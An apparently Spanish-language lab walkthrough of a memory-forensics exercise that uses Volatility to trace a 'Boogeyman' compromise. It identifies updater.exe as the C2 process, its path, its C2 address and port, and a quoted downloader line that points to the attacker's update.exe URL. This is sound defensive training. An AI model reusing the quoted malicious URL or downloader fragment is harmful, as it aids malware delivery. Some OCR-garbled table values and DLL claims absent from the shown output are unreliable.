


```
Applications Places System Mon Sep 1, 14:3
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
boogeymanisback.lol0
s.boogeymanisback.lol/aa2a9
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
es.boogeymanisback.lol
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe" ←
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
```

¿Cuál es el PID del proceso malicioso utilizado para establecer la conexión C2?

Para este usare el comando:

```
vol -f WKSTN-2961.raw windows.netscan
```



```
Applications Places System Mon Sep 1, 14:3
Browse and run installed applications
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.netscan
Volatility 3 Framework 2.5.0
Progress: 100.00          PDB scanning finished
Offset Proto LocalAddr   LocalPort    ForeignAddr   ForeignPort   State   PID     Owner     Created
```

## Desglose del comando

- **vol** → Llama a Volatility 3.

- `-f WKSTN-2961.raw` → Indica la imagen de memoria que se va a analizar.
- `windows.netscan` → Plugin que **escanea las estructuras de red** en el volcado de memoria para listar conexiones de red activas y sockets abiertos.

## Información que devuelve

El plugin `windows.netscan` muestra, para cada conexión de red encontrada en la memoria:

- **Dirección local (IP:puerto)**
- **Dirección remota (IP:puerto)**
- **Estado de la conexión** (LISTENING, ESTABLISHED, CLOSED, etc.)
- **PID** del proceso asociado → permite ligar la conexión con un proceso sospechoso (por ejemplo `wscript.exe` o `powershell.exe`).
- **Nombre del proceso** que creó la conexión.

Con esto podremos apoyarnos para:

1. Confirmar si el sistema víctima **se conectó al dominio del atacante** (`boogeymanisback.lol`).
2. Ver la **IP real** a la que se resolvió ese dominio.
3. Identificar **qué proceso hizo la conexión** (ej. `wscript.exe` descargando `update.js`).
4. Obtener más IoCs → IPs, puertos y procesos asociados al C2.

ubuntu@tryhackme: ~/Desktop/Artefacts									
File	Edit	View	Search	Terminal	Help				
0xe58f84ac07f0	UDPV4	0.0.0.0 0	*	0		660	lsass.exe	2023-08-21 13:46:51.000000	
0xe58f84ac0a90	UDPV4	0.0.0.0 0	*	0		420	svchost.exe	2023-08-21 13:46:51.000000	
0xe58f84ac0be0	UDPV4	0.0.0.0 0	*	0		1960	svchost.exe	2023-08-21 13:46:51.000000	
0xe58f84ac0d30	TCPV4	0.0.0.0 49669	0.0.0.0 0		LISTENING	660	lsass.exe	2023-08-21 13:46:51.000000	
0xe58f84c42bf0	TCPV4	10.10.49.181	63304	20.42.65.88	443	ESTABLISHED	1440	OUTLOOK.EXE	2023-08-21 14:14:35.000000
0xe58f84d95010	TCPV4	10.10.49.181	63299	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:14:26.000000
0xe58f84ea2550	TCPV4	0.0.0.0 445	0.0.0.0 0		LISTENING	4	System	2023-08-21 13:46:53.000000	
0xe58f84ea2550	TCPV6	:: 445	:: 0		LISTENING	4	System	2023-08-21 13:46:53.000000	
0xe58f84ffd2f0	TCPV4	0.0.0.0 49671	0.0.0.0 0		LISTENING	644	services.exe	2023-08-21 13:46:55.000000	
0xe58f84ffd830	TCPV4	0.0.0.0 49671	0.0.0.0 0		LISTENING	644	services.exe	2023-08-21 13:46:55.000000	
0xe58f84ffd830	TCPV6	:: 49671	:: 0		LISTENING	644	services.exe	2023-08-21 13:46:55.000000	
0xe58f84ffe400	UDPV4	0.0.0.0 16496	*	0		420	svchost.exe	2023-08-21 14:02:17.000000	
0xe58f84ffe6a0	TCPV4	0.0.0.0 49670	0.0.0.0 0		LISTENING	1960	svchost.exe	2023-08-21 13:46:55.000000	
0xe58f84ffe6a0	TCPV6	:: 49670	:: 0		LISTENING	1960	svchost.exe	2023-08-21 13:46:55.000000	
0xe58f84ffebe0	TCPV4	0.0.0.0 49670	0.0.0.0 0		LISTENING	1960	svchost.exe	2023-08-21 13:46:55.000000	
0xe58f8624a010	TCPV4	10.10.49.181	63219	20.42.65.88	443	CLOSED	1440	OUTLOOK.EXE	2023-08-21 14:09:12.000000
0xe58f86455010	TCPV4	10.10.49.181	63350	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:16:11.000000
0xe58f8692aa0	UDPV4	0.0.0.0 0	*	0		1140	svchost.exe	2023-08-21 13:57:49.000000	
0xe58f8692aa0	UDPV6	:: 0	*	0		1140	svchost.exe	2023-08-21 13:57:49.000000	
0xe58f86a93bb0	UDPV4	0.0.0.0 0	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86a940f0	UDPV4	0.0.0.0 0	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a944e0	UDPV4	0.0.0.0 0	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a944e0	TCPV6	:: 0	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a9c1b0	UDPV4	0.0.0.0 16496	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a9c840	UDPV4	0.0.0.0 16496	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86a9d950	UDPV4	0.0.0.0 0	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86a9d950	TCPV6	:: 0	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86b1b770	TCPV4	10.10.49.181	63331	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:15:17.000000
0xe58f86b73010	TCPV4	10.10.49.181	63308	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:14:39.000000
0xe58f86b9ebf0	TCPV4	10.10.49.181	63291	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:14:13.000000
0xe58f86ba7bf0	TCPV4	10.10.49.181	63242	20.189.173.10	443	CLOSED	1124	WINWORD.EXE	2023-08-21 14:12:39.000000
0xe58f86bf2820	TCPV4	10.10.49.181	63243	20.189.173.10	443	CLOSED	1124	WINWORD.EXE	2023-08-21 14:12:39.000000
0xe58f8741ebf0	TCPV4	10.10.49.181	63348	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:16:05.000000
0xe58f874eabf0	TCPV4	10.10.49.181	63286	20.54.36.229	443	ESTABLISHED	420	svchost.exe	2023-08-21 14:14:07.000000
0xe58f87603990	TCPV4	10.10.49.181	3389	10.4.29.242	63005	ESTABLISHED	388	svchost.exe	2023-08-21 14:06:14.000000
0xe58f87604010	TCPV4	10.10.49.181	63218	20.42.65.88	443	CLOSED	1440	OUTLOOK.EXE	2023-08-21 14:09:12.000000
0xe58f8760dbf0	TCPV4	10.10.49.181	63298	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:14:24.000000
0xe58f8789f010	TCPV4	10.10.49.181	63305	20.42.65.88	443	ESTABLISHED	1440	OUTLOOK.EXE	2023-08-21 14:14:35.000000
0xe58f8797fc40	UDPV4	0.0.0.0 0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000	
0xe58f87980180	UDPV4	0.0.0.0 0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000	
0xe58f87980180	TCPV6	:: 0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000	
0xe58f87980570	UDPV4	0.0.0.0 0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000	
0xe58f87980570	TCPV6	:: 0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000	
0xe58f87e81bf0	TCPV4	10.10.49.181	63339	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:15:40.000000

¿Cuál es la ruta completa del archivo del proceso malicioso utilizado para establecer la conexión C2?

Para poder ver la ruta debemos analizar las dll list estas

```
vol -f WKSTN-2961.raw windows.dlllist --pid 6216
```

## Qué hace este comando?

- `windows.dlllist` → Plugin de Volatility que lista todas las **bibliotecas dinámicas (DLLs)** cargadas en un proceso específico.
- `--pid 6216` → Le indicamos a Volatility que lo haga solo para el proceso con **PID 6216** que fue PID del proceso malicioso utilizado para establecer la conexión C2.

## Estos nos entrega

- **Nombre del proceso** asociado al PID 6216.
- **Base address y tamaño** de cada DLL cargada.
- **Ruta completa en disco** desde donde fue cargada la DLL.

Dentro de este análisis lo que busco es

### 1. Detección de inyecciones

- Si aparecen DLLs cargadas desde rutas inusuales (ej. `C:\Users\...`, `C:\ProgramData\...`) → posible **DLL hijacking** o inyección de código.

### 2. Confirmar actividad maliciosa

- Proceso sospechoso (`wscript.exe`, `powershell.exe`, `winword.exe`) con DLLs no estándar.

### 3. Relacionar con malware

- Algunas familias de malware cargan DLLs personalizadas para persistencia o comunicación con C2.

### 4. Evidencia para MITRE ATT&CK

- Técnicas como **T1055 (Process Injection)** o **T1574 (Hijack Execution Flow)**.

```
Applications Places System 🍀 Mon Sep 1, 14:53
ubuntu@tryhackme:~/Desktop/Artefacts
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.dlllist --pid 6216
Volatility 3 Framework 2.5.0
Progress: 100.00          PDB scanning finished
PID    Process Base      Size     Name      Path      LoadTime      File output
6216   updater.exe      0xc20000  0xe000   updater.exe  C:\Windows\Tasks\updater.exe  2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffeba6a0000 0x1f0000  ntdll.dll   C:\Windows\SYSTEM32\ntdll.dll  2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffead3e0000 0x64000  MSCOREE.DLL  C:\Windows\SYSTEM32\MSCOREE.DLL 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffeba5a0000 0xb2000  KERNEL32.dll  C:\Windows\System32\KERNEL32.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffb84a0000 0x2a3000  KERNELBASE.dll  C:\Windows\System32\KERNELBASE.dll 2023-08-21 14:12:48.000000  D
isabled
6216   updater.exe      0x7ffb5740000 0x8f000  apphelp.dll   C:\Windows\SYSTEM32\apphelp.dll 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffeba1e0000 0xa3000  ADVAPI32.dll  C:\Windows\System32\ADVAPI32.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffb8db0000 0x9e000  msrvct.dll   C:\Windows\System32\msrvct.dll 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb8e50000 0x97000  sechost.dll  C:\Windows\System32\sechost.dll 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb9e30000 0x120000  RPCRT4.dll   C:\Windows\System32\RPCRT4.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffead330000 0xa9000  mscoreei.dll  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll 2023-08-21 1
4:12:48.000000  Disabled
6216   updater.exe      0x7ffeba3a0000 0x52000  SHLWAPI.dll  C:\Windows\System32\SHLWAPI.dll 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb87d0000 0x336000  combase.dll  C:\Windows\System32\combase.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffb7650000 0xfa000  ucrtbase.dll  C:\Windows\System32\ucrtbase.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffb7fb0000 0x80000  bcryptPrimitives.dll  C:\Windows\System32\bcryptPrimitives.dll 2023-08-21 14:12:48.
000000  Disabled
6216   updater.exe      0x7ffeba290000 0x26000  GDI32.dll   C:\Windows\System32\GDI32.dll 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb8030000 0x21000  -        -        2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb8260000 0x194000  -        -        2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb8400000 0x9e000  msvcpr_win.dll  C:\Windows\System32\msvcpr_win.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffb9360000 0x194000  USER32.dll  C:\Windows\System32\USER32.dll 2023-08-21 14:12:48.000000  Disa
bled
6216   updater.exe      0x7ffeba370000 0x2e000  IMM32.DLL  C:\Windows\System32\IMM32.DLL 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffb75d0000 0x11000  kernel.appcore.dll  C:\Windows\System32\kernel.appcore.dll 2023-08-21 14:12:48.000000  D
isabled
6216   updater.exe      0x7ffeaec0000 0xa000  VERSION.dll  C:\Windows\SYSTEM32\VERSION.dll 2023-08-21 14:12:48.000000  Disabled
6216   updater.exe      0x7ffeaec6c0000 0xac6000  clr.dll  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll 2023-08-21 14:12:48.
000000  Disabled
6216   updater.exe      0x7ffeaec6a0000 0x16000  VCRUNTIME140_CLR0400.dll  C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll 2023-08-21 1
4:12:48.000000  Disabled
6216   updater.exe      0x7ffeaec5d0000 0xbd000  ucrtbase_clr0400.dll  C:\Windows\SYSTEM32\ucrtbase_clr0400.dll 2023-08-21 14:12:48.
```

## Punto clave: Ruta inicial del ejecutable

- `updater.exe` se ejecuta desde:  
`C:\Windows\Tasks\updater.exe`

Esto es altamente sospechoso dado que **no es una ubicación legítima** para un binario del sistema. Normalmente se ejecutarían en `C:\Windows\Tasks\` que se usa para archivos de tareas programadas (.job), no para ejecutables.

Esto ya apunta a **persistencia maliciosa**, probablemente un droppeado por la macro (`update.js` descargado vía Boogeyman).

## DLLs relevantes que refuerzan actividad maliciosa

1. `winhttp.dll`, `WS2_32.dll`, `mswsock.dll`, `DNSAPI.dll`

- Indican que el proceso establece **comunicación de red** → posible conexión C2 (Command & Control).

2. `System.Management.Automation.ni.dll` y múltiples DLLs de **PowerShell**:

`Microsoft.PowerShell.Commands.Diagnostics.ni.dll` `Microsoft.PowerShell.ConsoleHost.ni.dll`  
`Microsoft.PowerShell.Commands.Utility.ni.dll` `Microsoft.PowerShell.Commands.Management.ni.dll`  
`Microsoft.PowerShell.Security.ni.dll` `Microsoft.WSMan.Management.ni.dll`

El binario carga el **motor de PowerShell dentro del proceso** → fuerte indicador de ejecución de comandos y scripts maliciosos en memoria (**Living off the Land**).

3. `amsi.dll` (Antimalware Scan Interface) y `MpOav.dll` (Windows Defender)

- El hecho de que aparezcan cargados no siempre significa protección: muchos malware los cargan para **intentar deshabilitar o evadir AMSI/Defender**.


Lo que nos deja con que:

• `updater.exe` en `C:\Windows\Tasks\` es un **payload malicioso** desplegado por la macro (`update.js`).

• Su comportamiento principal:

- Persistencia en ubicación inusual.
- Uso de **PowerShell embebido** para ejecutar comandos.
- Uso de **librerías de red** para comunicación externa.
- Intento de interactuar con **AMSI/Defender** (possible evasión).

Esto confirma que el proceso `updater.exe` es el **código malicioso principal** del ataque Boogeyman y que probablemente esté actuando como **loader + C2 agent**.



PID	Process	Base	Size	Name	Path	LoadTime	File output	
6216	updater.exe	0xc20000	0xe000	updater.exe	C:\Windows\Tasks\updater.exe	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffeba6a0000	0x1f0000	ntdll.dll	C:\Windows\SYSTEM32\ntdll.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffead3e0000	0x64000	MSCOREE.DLL	C:\Windows\SYSTEM32\MSCOREE.DLL	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffeba5a0000	0xb2000	KERNEL32.dll	C:\Windows\System32\KERNEL32.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffb84a0000	0x2a3000	KERNELBASE.dll	C:\Windows\System32\KERNELBASE.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffeb5740000	0x8f000	apphelp.dll	C:\Windows\SYSTEM32\apphelp.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffeba1e0000	0xa3000	ADVAPI32.dll	C:\Windows\System32\ADVAPI32.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffb8db0000	0x9e000	msvcrt.dll	C:\Windows\System32\msvcrt.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffb8e50000	0x97000	sechost.dll	C:\Windows\System32\sechost.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffb9e30000	0x120000	RPCRT4.dll	C:\Windows\System32\RPCRT4.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7fead330000	0xa9000	mscoreei.dll	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffeba3a0000	0x52000	SHLWAPI.dll	C:\Windows\System32\SHLWAPI.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffb87d0000	0x336000	combase.dll	C:\Windows\System32\combase.dll	2023-08-21 14:12:48.000000	Disabled	
6216	updater.exe	0x7ffb7650000	0xfa000	ucrtbase.dll	C:\Windows\System32\ucrtbase.dll	2023-08-21 14:12:48.000000	Disabled	

¿Cuál es la dirección IP y el puerto de la conexión C2 iniciada por el binario malicioso? (Formato: dirección IP:puerto)

Aca nos devolvemos a un comando que ya habia usado que nos entrega el Puerto y la IP:

```
vol -f WKSTN-2961.raw windows.netscan
```

ubuntu@tryhackme: ~/Desktop/Artefacts										
File	Edit	View	Search	Terminal	Help					
0xe58f84ac0550	TCPv6	::	49669	::	0	LISTENING	660	lsass.exe	2023-08-21 13:46:51.000000	
0xe58f84ac07f0	UDPv4	0.0.0.0	0	*	0		660	lsass.exe	2023-08-21 13:46:51.000000	
0xe58f84ac0a90	UDPv4	0.0.0.0	0	*	0		420	svchost.exe	2023-08-21 13:46:51.000000	
0xe58f84ac0be0	UDPv4	0.0.0.0	0	*	0		1960	svchost.exe	2023-08-21 13:46:51.000000	
0xe58f84ac0d30	TCPv4	0.0.0.0	49669	0.0.0.0	0	LISTENING	660	lsass.exe	2023-08-21 13:46:51.000000	
0xe58f84c42bf0	TCPv4	10.10.49.181	63304	20.42.65.88	443		ESTABLISHED	1440	OUTLOOK.EXE	2023-08-21 14:14:35.000000
0xe58f84d95010	TCPv4	10.10.49.181	63299	128.199.95.189	8080		CLOSED	6216	updater.exe	2023-08-21 14:14:26.000000
0xe58f84ea2550	TCPv4	0.0.0.0	445	0.0.0.0	0	LISTENING	4	System	2023-08-21 13:46:53.000000	
0xe58f84ea2550	TCPv6	::	445	::	0	LISTENING	4	System	2023-08-21 13:46:53.000000	
0xe58f84ffd2f0	TCPv4	0.0.0.0	49671	0.0.0.0	0	LISTENING	644	services.exe	2023-08-21 13:46:55.000000	
0xe58f84ffd830	TCPv4	0.0.0.0	49671	0.0.0.0	0	LISTENING	644	services.exe	2023-08-21 13:46:55.000000	
0xe58f84ffd830	TCPv6	::	49671	::	0	LISTENING	644	services.exe	2023-08-21 13:46:55.000000	
0xe58f84ffe400	UDPv4	0.0.0.0	16496	*	0		420	svchost.exe	2023-08-21 14:02:17.000000	
0xe58f84ffe6a0	TCPv4	0.0.0.0	49670	0.0.0.0	0	LISTENING	1960	svchost.exe	2023-08-21 13:46:55.000000	
0xe58f84ffe6a0	TCPv6	::	49670	::	0	LISTENING	1960	svchost.exe	2023-08-21 13:46:55.000000	
0xe58f84ffebe0	TCPv4	0.0.0.0	49670	0.0.0.0	0	LISTENING	1960	svchost.exe	2023-08-21 13:46:55.000000	
0xe58f8624a010	TCPv4	10.10.49.181	63219	20.42.65.88	443		CLOSED	1440	OUTLOOK.EXE	2023-08-21 14:09:12.000000
0xe58f86455010	TCPv4	10.10.49.181	63350	128.199.95.189	8080		CLOSED	6216	updater.exe	2023-08-21 14:16:11.000000
0xe58f86a92aa0	UDPv4	0.0.0.0	0	*	0		1140	svchost.exe	2023-08-21 13:57:49.000000	
0xe58f86a92aa0	UDPv6	::	0	*	0		1140	svchost.exe	2023-08-21 13:57:49.000000	
0xe58f86a93bb0	UDPv4	0.0.0.0	0	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86a940f0	UDPv4	0.0.0.0	0	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a944e0	UDPv4	0.0.0.0	0	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a944e0	UDPV6	::	0	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a9c1b0	UDPv4	0.0.0.0	16496	*	0		1140	svchost.exe	2023-08-21 14:02:16.000000	
0xe58f86a9c840	UDPv4	0.0.0.0	16496	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86a9d950	UDPv4	0.0.0.0	0	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86a9d950	UDPV6	::	0	*	0		660	lsass.exe	2023-08-21 13:59:26.000000	
0xe58f86b1b770	TCPv4	10.10.49.181	63331	128.199.95.189	8080		CLOSED	6216	updater.exe	2023-08-21 14:15:17.000000
0xe58f86b73010	TCPv4	10.10.49.181	63308	128.199.95.189	8080		CLOSED	6216	updater.exe	2023-08-21 14:14:39.000000
0xe58f86b9ebf0	TCPv4	10.10.49.181	63291	128.199.95.189	8080		CLOSED	6216	updater.exe	2023-08-21 14:14:13.000000
0xe58f86ba7bf0	TCPv4	10.10.49.181	63242	20.189.173.10	443		CLOSED	1124	WINWORD.EXE	2023-08-21 14:12:39.000000
0xe58f86bf2820	TCPv4	10.10.49.181	63243	20.189.173.10	443		CLOSED	1124	WINWORD.EXE	2023-08-21 14:12:39.000000
0xe58f8741ebf0	TCPv4	10.10.49.181	63348	128.199.95.189	8080		CLOSED	6216	updater.exe	2023-08-21 14:16:05.000000
0xe58f874eabf0	TCPv4	10.10.49.181	63286	20.54.36.229	443		ESTABLISHED	420	svchost.exe	2023-08-21 14:14:07.000000
0xe58f87603990	TCPv4	10.10.49.181	3389	10.4.29.242	63005		ESTABLISHED	388	svchost.exe	2023-08-21 14:06:14.000000
0xe58f87604010	TCPv4	10.10.49.181	63218	20.42.65.88	443		CLOSED	1440	OUTLOOK.EXE	2023-08-21 14:00:12.000000

